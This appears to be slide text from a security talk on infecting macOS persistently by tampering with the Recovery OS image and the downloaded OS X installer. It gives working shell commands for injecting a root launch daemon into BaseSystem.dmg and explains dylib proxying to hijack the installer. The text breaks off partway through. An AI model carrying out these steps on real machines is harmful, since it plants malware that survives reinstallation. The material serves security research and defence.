



THE PLAN

in three 'easy' steps



InstallESD.dmg



1

infect recovery os

2

infect the os x
installer image

3

infect os x

STEP 0x1: INFECTING RECOVERY OS

modify the BaseSystem disk image

```
# mount -t hfs /dev/disk0s3 /Volumes/Recovery
# ls /Volumes/Recovery/com.apple.recovery.boot
BaseSystem.dmg


# hdiutil attach -owners on /tmp/BaseSystem.dmg -shadow
/dev/disk2s1      Apple_HFS      /Volumes/OS X Base System
```

```
# hdiutil detach /dev/disk2s1

# hdiutil convert -format UDZO -o /tmp/BaseSystem_INFECTED.dmg
/tmp/BaseSystem.dmg -shadow

# cp /tmp/BaseSystem_INFECTED.dmg /Volumes/Recovery/
com.apple.recovery.boot/BaseSystem.dmg

# umount /Volumes/Recovery
```



STEP 0x1: INFECTING RECOVERY OS

what code to inject? lots of options...

it's basically just OS X


```
# sw_vers  
ProductName: Mac OS X
```

```
# cp com.reinfect.persist.plist "/Volumes/OS X Base  
System/System/Library/LaunchDaemons/"  
  
# cp persist "/Volumes/OS X Base System/System/  
Library/LaunchDaemons/"
```

add a launch daemon


```
# echo $OS_INSTALL  
1  
  
# ps aux | grep -i [p]ersist  
root 128 ... /System/Library/LaunchDaemons/persist
```

confirm it's running



STEP 0x2: INFECT THE DOWNLOADED OS X IMAGE

a conceptual overview




InstallAssistant:

1 downloads InstallESD.dmg





 infect here!

2 mounts & uses that, to prep system for OS X install

 how can we modify the downloaded InstallESD.dmg before it is used?

STEP 0x2: INFECT THE DOWNLOADED OS X IMAGE

inject into the installer via dylib 'proxying'



LC_LOAD_DYLIB: /System/Library
/System/Library/<blah>.dylib

<blah>.dylib

<blah_ORIG>.dylib

1

rename system library

2

create malicious library that forwards exports to (re-named) system library

3

move/rename malicious library to match (original) system library

"probably cooked up by ...Israel"



'MiniFlame' (Windows) proxied es.dll to gain code execution within the context of svchost.exe

HOW TO CREATE A PROXY DYLIB

first; ensure version # is compatible

ImageLoader.cpp

```
ImageLoader::recursiveLoadLibraries(...) {  
LibraryInfo actualInfo = dependentLib->doGetLibraryInfo();  
  
//compare version numbers  
if(actualInfo.minVersion < requiredLibInfo.info.minVersion)  
{  
    //record values for use by CrashReporter or Finder  
    dyld::throwf("Incompatible library version: .....");  
}  
}
```

dyld's version checks

```
$ otool -l blah.app  
Load command 12  
    cmd LC_LOAD_DYLIB  
    cmdsize 72  
    name ... blah.dylib  
current version      1.0.0  
compatibility version 1.0.0
```


versioning info

Setting	Resolved	infectInstaller
Compatibility Version	1	1
Current Library Version	1	1

setting version numbers in Xcode

HOW TO CREATE A PROXY DYLIB

